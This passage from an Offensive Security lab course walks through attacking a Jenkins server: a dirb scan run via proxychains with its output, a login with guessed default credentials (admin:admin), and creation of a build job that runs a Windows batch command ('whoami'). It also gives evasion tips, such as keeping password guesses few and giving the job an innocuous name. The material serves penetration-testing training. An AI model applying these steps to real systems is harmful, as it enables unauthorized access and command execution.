


Figure 355: Inspect an Element

Copyright © Offensive Security Ltd. All rights reserved.

With the Firefox Web Developer Tools open, we right-click on the top HTML tag and select *Expand All*.




Figure 356: Expanding the DOM

Copyright © Offensive Security Ltd. All rights reserved.

A review of the DOM does not reveal any new information. We can see that the page is a basic HTML form.




Figure 357: Jenkins DOM

Next, we will take a look at the source code to see if it reveals anything new.

Copyright © Offensive Security Ltd. All rights reserved.

To do so, we right-click anywhere on the page and select *View Source*.




Figure 358: Jenkins Source

While it is possible for Javascript to alter the DOM, resulting in the DOM and source being different, this does not seem to be the case here. The source and DOM are fairly similar.

Next, we will run a basic **dirb** scan to discover any potential hidden files. Jenkins will respond with a 403 for any file that we try to access when we are not logged in, so we will run our scan with the **-w** flag to continue scanning past the warning messages.

```
kali@kali:~$ proxychains dirb http://10.5.5.25:8080/ -w
...
URL_BASE: http://10.5.5.25:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.5.5.25:8080/ ----
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:8080-<><>-OK
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
```


Copyright © Offensive Security Ltd. All rights reserved.

```
+ http://10.5.5.25:8080/error (CODE:400|SIZE:6082)
+ http://10.5.5.25:8080/favicon.ico (CODE:200|SIZE:17542)
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
...
+ http://10.5.5.25:8080/login (CODE:200|SIZE:1942)
+ http://10.5.5.25:8080/logout (CODE:500|SIZE:14235)
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
...
+ http://10.5.5.25:8080/robots.txt (CODE:200|SIZE:71)
...

---- Entering directory: http://10.5.5.25:8080/assets/ ----

-----------------
END_TIME: Thu Dec 12 10:16:39 2019
DOWNLOADED: 9224 - FOUND: 5
```

Listing 985 - Dirb scan of Jenkins

Our scan found some endpoints, but nothing of value.

Next, let's do something that our hacker intuition has been whispering for us to try. Let's enter the credentials *admin:password* and *admin:admin*. Weak password configurations are very common within internal networks as only "trusted" users are expected to be able to access the server.

In addition, attempting a couple of password combinations will very rarely set off any alarms as it's typical for a regular user to occasionally type in a password incorrectly.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 359: admin:password Failed

Copyright © Offensive Security Ltd. All rights reserved.

The credentials admin:password failed. Next, we will try admin:admin.




Figure 360: admin:admin Success

The admin:admin credentials worked! Next, we need to find a way to exploit Jenkins to obtain a shell.

24.8.2 Exploiting Jenkins

Consulting the Jenkins documentation[747] is enough to learn how to create a project that will allow us to execute system commands.

[747] (Jenkins Wiki, 2017), https://wiki.jenkins.io/display/JENKINS/Configure+the+Job

Copyright © Offensive Security Ltd. All rights reserved.

First, we will select the *New Item* link at the top left to create a new item.




Figure 361: Selecting New Item

Copyright © Offensive Security Ltd. All rights reserved.

When the new Item page opens, we will give the item a non-malicious sounding name like “Access”, select *Freestyle project*, and click *OK*.




Figure 362: Creating New Item

To have Jenkins execute a system command, we can use the *Build* configuration section.

Copyright © Offensive Security Ltd. All rights reserved.

We will select *Add build step* and select "Execute Windows batch command" from the dropdown.




Figure 363: Selecting "Execute Windows batch command"

Copyright © Offensive Security Ltd. All rights reserved.

When the *Command* text box appears, we will enter in "whoami". This will later change to other commands that we wish to execute. We will click *Save* when the command is entered in the textbox.



Figure 364: Writing "whoami" for Batch Command

Jenkins will then open the item's main page. From here, we can select *Build Now* to run the command.




Figure 365: Building Command

